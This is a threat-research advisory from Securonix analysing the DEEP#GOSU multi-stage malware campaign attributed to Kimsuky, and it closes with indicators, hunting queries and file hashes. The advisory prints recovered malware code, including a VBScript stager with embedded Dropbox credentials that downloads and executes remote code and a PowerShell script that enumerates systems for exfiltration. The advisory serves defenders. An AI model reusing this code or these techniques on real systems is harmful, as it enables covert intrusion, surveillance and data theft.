

# Securonix Threat Research Security Advisory: Analysis of New DEEP#GOSU Attack Campaign Likely Associated with North Korean Kimsuky Targeting Victims with Stealthy Malware

[X securonix.com/blog/securonix-threat-research-security-advisory-new-deepgosu-attack-campaign/](https://securonix.com/blog/securonix-threat-research-security-advisory-new-deepgosu-attack-campaign/)



Blog

Threat Research

By Securonix Threat Research: D. Iuzvyk, T. Peck, O. Kolesnikov

## tldr:

The Securonix Threat Research team has uncovered an elaborate multi-stage attack campaign likely associated with the North Korean [Kimsuky\\_group](#).



The Securonix Threat Research (STR) team has been monitoring a new campaign tracked as DEEP#GOSU likely associated with the Kimsuky group, which features some new code/stagers as well as some recycled code and TTPs that were reported in the past. While the targeting of South Korean victims by the Kimsuky group happened before, from the tradecraft observed it's apparent that the group has shifted to using a new script-based attack chain that leverages multiple PowerShell and VBScript stagers to quietly infect systems. The later-stage scripts allow the attackers to monitor clipboard, keystroke, and other session activity.

The threat actors also employed a remote access trojan (RAT) software to allow for full control over the infected hosts, while the background scripts continued to provide persistence and monitoring capabilities.

All of the C2 communication is handled through legitimate services such as Dropbox or Google Docs allowing the malware to blend undetected into regular network traffic. Since these payloads were pulled from remote sources like Dropbox, it allowed the malware maintainers to dynamically update its functionalities or deploy additional modules without direct interaction with the system .

The malware used in the DEEP#GOSU campaign likely enters the system through typical means where the user downloads a malicious email attachment containing a zip file with a single disguised file using the extension: pdf.lnk, (IMG\_20240214\_0001.pdf.lnk) in this case.

### Stage 1: Initial execution: LNK files [T1204.002]

The use of shortcut files, or .lnk files by threat actors is nothing new. However, in the case of DEEP#GOSU, the methodology behind the code execution is quite different from what we have typically seen in the past.

First, as seen in the figure below, the length of the command is quite impressive and it's clear that the executed PowerShell is designed to perform several complex functions. Additionally, standing at about 2.2MB, it's clear that there is more to this shortcut file than what meets the eye.



Figure 1: IMG\_20240214\_0001.pdf.lnk – command line execution

The embedded PowerShell script contained within the shortcut file is designed to take byte data from itself, which extracts embedded files, AESDecrypt and executes further malicious code downloaded from the internet (/step2/ps.bin) and clean up traces of its execution. The use of encryption and cloud services for payload retrieval indicates some level of sophistication intended to evade detection and analysis. This type of infrastructure typically takes much more time to set up and maintain versus simply hosting files on rented servers.

Let's first analyze the reason that the shortcut file is over 2MB in size. Upon close analysis, the shortcut file appears to have an entire embedded PDF concatenated to it after tens of thousands of "A" characters. Those characters may be an attempt to pad the size of the file to evade AV detections.

The figure below demonstrates how this looks when using a hexadecimal editor to view the file's raw data. On the left, we can see the end of the shortcut code which calls cmd.exe (to eventually call powershell.exe) and the start of the sequence of "A" characters. Over on the left the A's terminate and the start of a PDF header appears!




Figure 2: Hex bytes of IMG\_20240214\_0001.pdf.lnk highlighting the embedded PDF file

So, the shortcut file has a concatenated PDF file attached to it. The PowerShell code contains a clever function that performs a few tasks. The PowerShell code below is taken from the code from within the shortcut file (figure 1) and then cleaned up a bit so it's easier to read:










Figure 4: IMG\_20240214\_0001.pdf lure document

In addition to extracting and executing the PDF document, the shortcut file also executes the malware's next stage payload from a Dropbox URL (`hxxps://content.dropboxapi[.]com/2/files/download/step2/ps.bin`). Despite its name, the `ps.bin` file is actually another PowerShell script which we'll dive into later.

Since Dropbox requires authentication, all of the required parameters are embedded into the shortcut's original PowerShell script (figure 1). With the PowerShell code cleaned up, the portion of the script responsible for downloading and executing the next-stage payload (`$newString`) is highlighted below.




Figure 5: IMG\_20240214\_0001.lnk – download and invoke next-stage payload from Dropbox

To sum up, the PowerShell script contained within the shortcut file is designed to silently find and execute the specifically crafted malicious `.lnk` file (itself), extract and execute the embedded PDF lure document, authenticate, decrypt and execute further malicious code downloaded from Dropbox, and then clean up traces of its execution. The use of encryption and cloud services for payload retrieval indicates a level of sophistication intended to evade detection and analysis.










Figure 8: Decoding r\_enc.bin in CyberChef

The decompressed binary file ends up being an open source RAT (remote access trojan), known as TruRat, TutRat or C# R.A.T. which generates a commonly named client called TutClient.exe.

As the name suggests, the RAT is coded in C# and is open source. Since the source of the application can be found online, we won't go too deep into the binary code analysis portion as it's [available online](#), but rather discuss its capabilities.




Figure 9: C# RAT executable client overview

Currently this particular RAT software is quite old and likely to be picked up by most antivirus vendors. However, given the unique method in which this binary is loaded and executed directly into memory (stage2), it's likely to skirt some detections.

Execution of the payload in memory, also known as "fileless" execution, is a technique used by attackers to evade detection by traditional file-based antivirus solutions. Since the payload does not touch the disk, it leaves fewer traces, making it harder for security tools to detect and mitigate the threat.

According to the C# Rat's GitHub page, the malware supports a wide range of features including:

- Keylogger
- Remote desktop
- Mic and cam spy
- Remote Cmd prompt
- Process and file manager
- Fun menu (hiding desktop icons, clock, taskbar, showing messagebox, triggering Windows sound effects)
- DDoS with target validation
- Password manager (supporting: Internet Explorer, Google Chrome, Firefox)

Interestingly enough, this is not the first time that we've seen this RAT used against Korean targets. A year ago the [Kimsuky\\_group](#) was identified delivering TutRAT and xRAT payloads through other methods.

### Stage 4: VBScript execution (invoked code from stage 2) [T1059.005]

Circling back to Stage 2, if you recall, we observed a large Base64 encoded string getting invoked. After decoding the string we reveal a VBScript code segment which once again is designed to connect back to Dropbox by interacting with specific web APIs.

```
Function GetValueFromJSON(jsonString, key)
    Set regex = New RegExp
    regex.Pattern = """" & key & """"
    regex.IgnoreCase = True
    regex.Global = False

    Set matches = regex.Execute(jsonString)
    If matches.Count > 0 Then
        GetValueFromJSON = matches(0).SubMatches(0)
    Else
        GetValueFromJSON = ""
    End If
End Function

Const client_id = "InopmgP9y5n8c"
Const client_secret = "u39nu1kj2Xngw"
Const refresh_token = "aklWnTSPKAAAAAAAAAZGbhNcFyeIIBjK9vScxLTV1KMShvq9_7HrFZ9Jaxn6m"
Const token_url = "https://api.dropboxapi.com/oauth2/token"
Set objHTTP = CreateObject("MSXML2.ServerXMLHTTP")
postBody = "grant_type=refresh_token &
            &refresh_token=" & refresh_token &
            "&client_id=" & client_id &
            "&client_secret=" & client_secret

objHTTP.Open "POST", token_url, False
objHTTP.setRequestHeader "Content-type", "application/x-www-form-urlencoded"
objHTTP.send postBody
responseText = objHTTP.responseText
If objHTTP.Status = 200 Then
    ACCESS_TOKEN = GetValueFromJSON(responseText, "access_token")
End If

'download module
Const HTTP_METHOD = "POST"
Const DROPBOX_API_ENDPOINT = "https://content.dropboxapi.com/2/files/download"
Const ACCESS_TOKEN = "s1_Bas9vewMRPp5p2NIA-yZ0A8Unxr8F_D9Xrt0zHED3IdI0w2e-AmAfQF-xQE"
Const REMOTE_FILE_PATH = "/step2/info_sc.txt"
objHTTP.Open HTTP_METHOD, DROPBOX_API_ENDPOINT, False
objHTTP.setRequestHeader "Authorization", "Bearer " & ACCESS_TOKEN
objHTTP.setRequestHeader "Content-Type", "application/octet-stream"
objHTTP.setRequestHeader "Dropbox-API-Arg", "{""path"": "" & REMOTE_FILE_PATH & ""}"
```

Figure 10: Stage 4 VBScript execution – download info\_sc.txt from Dropbox (from stage 2)

The next stage is downloaded from Dropbox in the same manner we observed during the last several stages. Using a unique client ID, refresh token and secret, the file “info\_sc.txt” is downloaded from the URL:

hxtps://content.dropboxapi[.]com/2/files/download/step2/info\_sc.txt

Once the file is downloaded, it is written to a VB Stream object then switches the stream's type to text and reads it as a UTF-8 encoded string. This is a method to convert binary data (the downloaded file content) into a readable string.

The crucial part of this script is the “Execute” statement, which executes the string read from the stream as VBScript code. This means the downloaded content is not just data but executable code, which makes the purpose for Stage 4 run arbitrary VBScript code fetched from Dropbox.









The decrypted content uses a predefined password and AES decryption. Since the downloaded content is encrypted another layer of protection against detection is added.


Interestingly enough, the \$uh variable is not defined anywhere in the script. This is used by the Invoke-Command alias (icm) to execute a PowerShell scriptblock. This could be a mistake by the malware authors, or used in context with other more broad malware operations where it could be used with portions of code not included in the samples identified by the team.

Lastly, the decrypted content is then executed directly in memory using a PowerShell invoke-expression, which leads us into Stage 6!

## Stage 6: PowerShell execution – system enumeration [T1082]

Circling back to PowerShell, the next script that gets executed is an interesting script which attempts to enumerate the victim system as much as it can. Once again, Dropbox is used, however rather than downloading the next-stage payload, it issues a carefully-crafted POST request to submit its enumeration findings.

As you can see in the data below, it formats the data into sections with headers containing plus signs on either side of the header text.



```
$SysInfo = SystemInfo; $sysInfo = ArrayToString($SysInfo);
$upData += "+++++ System +++++" + $sysInfo + "n'n'n";

$tasklist_v = tasklist; $tasklist_v = ArrayToString($tasklist_v);
$upData += "+++++ Task Detail +++++" + $tasklist_v + "n'n'n";

$tasklist_svc = tasklist /svc; $tasklist_svc = ArrayToString($tasklist_svc);
$upData += "+++++ Task Service +++++" + $tasklist_svc + "n'n'n";

$firewall_st = Netsh Advfirewall show allprofiles; $firewall_st = ArrayToString($firewall_st);
$upData += "+++++ Firewall Status +++++" + $firewall_st + "n'n'n";

$av_soft = "";
$status = Get-WmiObject -Namespace "ROOT\SecurityCenter" -class "AntiVirusProduct";
if( $status -ne $null ) {
    $av_soft = $status.GetText([System.Management.TextFormat]::Mof);
}
$upData += "+++++ AntiVirus +++++" + $av_soft + "n'n";

$av_soft2 = "";
$status = Get-WmiObject -Namespace "ROOT\SecurityCenter2" -class "AntiVirusProduct";
if( $status -ne $null ) {
    $av_soft2 = $status.GetText([System.Management.TextFormat]::Mof);
}
$upData += $av_soft2 + "n'n'n";

$user_dir = $env:userprofile;
$appdata = $env:APPDATA;
$path_list = @("$user_dir\Desktop", "$user_dir\Documents", "$user_dir\Downloads", "$appdata\Microsoft\Windows\Recent");
foreach( $path in $path_list ) {
    $upData += "+++++ $Path +++++" + "n'n'n";
    $upData += ListDir -Path $path;
}

$upData += ListDrives;
[Byte[]]$bytes2enc = [System.Text.Encoding]::UTF8.GetBytes($upData);
```

Figure 16: Stage 6 PowerShell system enumeration example

The script enumerates the following items:

- Running processes (tasklist)
- Firewall status for all profiles (Netsh Advfirewall show allprofiles)
- Registered antivirus products via Security Center (AntiVirusProduct class from ROOT\SecurityCenter and ROOT\SecurityCenter2 namespaces)
- User profile directories:
  - Desktop (\$user\_dir\Desktop)
  - Documents (\$user\_dir\Documents)
  - Downloads (\$user\_dir\Downloads)
- Application data and start menu programs:
  - Recent documents (\$appdata\Microsoft\Windows\Recent)
  - Start Menu Programs (\$appdata\Microsoft\Windows\Start Menu\Programs)











- **Window monitoring:** It uses both GetForegroundWindow and GetWindowText to track the active window and its title, enabling the script to log which application the user is interacting with alongside the captured keystrokes or clipboard.
- **System tick count:** GetTickCount is also used to manage the timing of log entries (clipboard, keystrokes, etc), ensuring that entries are spaced out and potentially reducing the volume of logged data to focus on periods of activity.
- **Encoding and file writing:** All of the captured data is saved into the variable path \$Path (“\$env:appdata\Microsoft\Windows\Themes\version.xml”), using UTF-8 encoding (created and exfiltrated in stage 7.)

## Wrapping up...

---

The malware payloads used in the DEEP#GOSU represent a sophisticated, multi-stage threat designed to operate stealthily on Windows systems especially from a network-monitoring standpoint. It relied on both PowerShell and VBScript for its execution which interestingly enough used very minimal obfuscation. Each stage was encrypted using AES and a common password and IV which should minimize network, or flat file scanning detections.

Its capabilities included keylogging, clipboard monitoring, dynamic payload execution, and data exfiltration, and persistence using both RAT software for full remote access, scheduled tasks as well as self-executing PowerShell scripts using jobs.

## Securonix recommendations

---

Since many malware infections begin outside the organization, exercise caution especially around unsolicited emails, especially when the email is unexpected or employs a sense of urgency. When it comes to prevention and detection, the Securonix Threat Research Team recommends:

- Avoid downloading files or attachments from external sources, especially if the source was unsolicited.
- Monitor common malware staging directories, especially script-related activity in world-writable directories. In the case of this campaign the threat actors staged in subdirectories in %APPDATA%
- Since all of the network communication in the DEEP#GOSU campaign is encrypted and employs legitimate services such as Dropbox or Google Docs, we strongly recommend deploying robust endpoint logging capabilities. This includes leveraging additional process-level logging such as Sysmon and PowerShell logging for additional log detection coverage.
- Securonix customers can scan endpoints using the Securonix hunting queries below.

## C2 and infrastructure

---

### C2 Address

<https://content.dropboxapi.com/2/files/download/step2/ps.bin>

[https://content.dropboxapi.com/2/files/download/step2/r\\_enc.bin](https://content.dropboxapi.com/2/files/download/step2/r_enc.bin)

[https://content.dropboxapi.com/2/files/download/step2/info\\_sc.txt](https://content.dropboxapi.com/2/files/download/step2/info_sc.txt)

[https://content.dropboxapi.com/2/files/download/step2/info\\_ps.bin](https://content.dropboxapi.com/2/files/download/step2/info_ps.bin)

[https://content.dropboxapi.com/2/files/download/step2/ad\\_ps.bin](https://content.dropboxapi.com/2/files/download/step2/ad_ps.bin)

[https://content.dropboxapi.com/2/files/download/step2/info\\_sc.txt](https://content.dropboxapi.com/2/files/download/step2/info_sc.txt)

gbionet.com

## MITRE ATT&CK Matrix

---

<b>Tactics</b>	<b>Techniques</b>
Defense Evasion	T1027: Obfuscated Files or Information T1027.010: Obfuscated Files or Information: Command Obfuscation T1070.004: Indicator Removal: File Deletion T1140: Deobfuscate/Decode Files or Information
Discovery	T1057: Process Discovery T1082: System Information Discovery T1083: File and Directory Discovery
Execution	T1059: Command and Scripting Interpreter T1059.001: Command and Scripting Interpreter: PowerShell T1059.005: Command and Scripting Interpreter: Visual Basic T1204.001: User Execution: Malicious Link
Exfiltration	T1567.002 – Exfiltration Over Web Service: Exfiltration to Cloud Storage
Persistence	T1053 – Scheduled Task/Job
Command and Control	T1102: Web Service T1132.001: Data Encoding: Standard Encoding T1219 – Remote Access Software T1573: Encrypted Channel
Collection	T1115 – Clipboard Data T1056.001 – Input Capture: Keylogging

## Relevant provisional Securonix detections

- EDR-ALL-623ER
- EDR-ALL-335-RU
- EDR-ALL-336-RU
- EDR-ALL-928-RU

## Relevant hunting queries

(remove square brackets “[ ]” for IP addresses or URLs)

- index = activity AND rg\_functionality="Next Generation Firewall" AND requesturl CONTAINS "content.dropboxapi[.]com/2/files/download/step2/" AND (requesturl CONTAINS "ps.bin" OR requesturl CONTAINS "r\_enc.bin" OR requesturl CONTAINS "info\_sc.txt" OR requesturl CONTAINS "info\_ps.bin" OR requesturl CONTAINS "ad\_ps.bin")
- index = activity AND rg\_functionality = "Endpoint Management Systems" AND (deviceaction = "File created" OR deviceaction = "File created (rule: FileCreate)") AND customstring49 ENDS WITH "Appdata\Microsoft\Windows\Themes\version.xml"
- index = activity AND rg\_functionality = "Microsoft Windows Powershell" AND (message CONTAINS "content.dropboxapi[.]com/2/files/download" OR message CONTAINS "content.dropboxapi[.]com/2/files/upload")
- index = activity AND rg\_functionality = "Endpoint Management Systems" AND (deviceaction = "File created" OR deviceaction = "File created (rule: FileCreate)") AND customstring49 CONTAINS "\AppData\Local\Temp\ " AND customstring49 CONTAINS ".zip" AND customstring49 ENDS WITH ".lnk"

## Analyzed files/hashes

<b>Name</b>	<b>FILE HASH</b>
IMG_20240214_0001.pdf.lnk	F262588C48D2902992FFD275D2BE6362FE7F02E2F00A44AB8C75AC1A2827C6E91617587CCDF5B0344089559ECF8FE7D39F6E07A6A64F74F2B44BFA2C8CB67983

Name	FILE HASH
트레이딩 스파르타코스 강의 안-100불남(2차).zip	46A5D54C264152CE915792AF31C75824A558AF7D7340D78B34E146D8C6249E79
트레이딩_스파르타코스_강 의안_100불남_2차.pdf.lnk	1B75F70C226C9ADA8E79C3FDD987277B0199928800C51E5A1E55FF01246701DB
IMG_20240214_0001.pdf	69C917EA96DB28DBD5B67073CA0AAC234D25651A849171B45F20979EAFA05A1C
PowerShell file hashes	60666CACDD6806ED05771F32EAA719E3EFD2F4DB55F28A447D383C3EAC1DC72E B72CAAB78D164637FEA0937D7A94FC470579EC6BB4FA87DADB6F0FA7826E217C 89CAD9A57985CC0AB3B7403A943AD0AA7B167DC7A3C38557417FEDEA67A77B87

## References:

1. North Korean Advanced Persistent Threat Focus: Kimsuky

<https://www.cisa.gov/news-events/cybersecurity-advisories/aa20-301a>

1. Threat Intelligence Report: Kimsuky  
[https://www.genians.co.kr/hubfs/blogfile/20231030\\_threat\\_intelligence\\_report\\_Kimsuky.pdf](https://www.genians.co.kr/hubfs/blogfile/20231030_threat_intelligence_report_Kimsuky.pdf)
2. Dark Pink – New APT hitting Asia-Pacific, Europe that goes deeper and darker  
<https://www.group-ib.com/blog/dark-pink-apt/>
3. February 2023 – Threat Trend Report on Kimsuky Group  
[https://asec.ahnlab.com/wp-content/uploads/2023/04/ATIP\\_2023\\_Feb\\_Threat-Trend-Report-on-Kimsuky-Group.pdf](https://asec.ahnlab.com/wp-content/uploads/2023/04/ATIP_2023_Feb_Threat-Trend-Report-on-Kimsuky-Group.pdf)
4. Malware Disguised as HWP Document File (Kimsuky)  
<https://asec.ahnlab.com/en/54736/>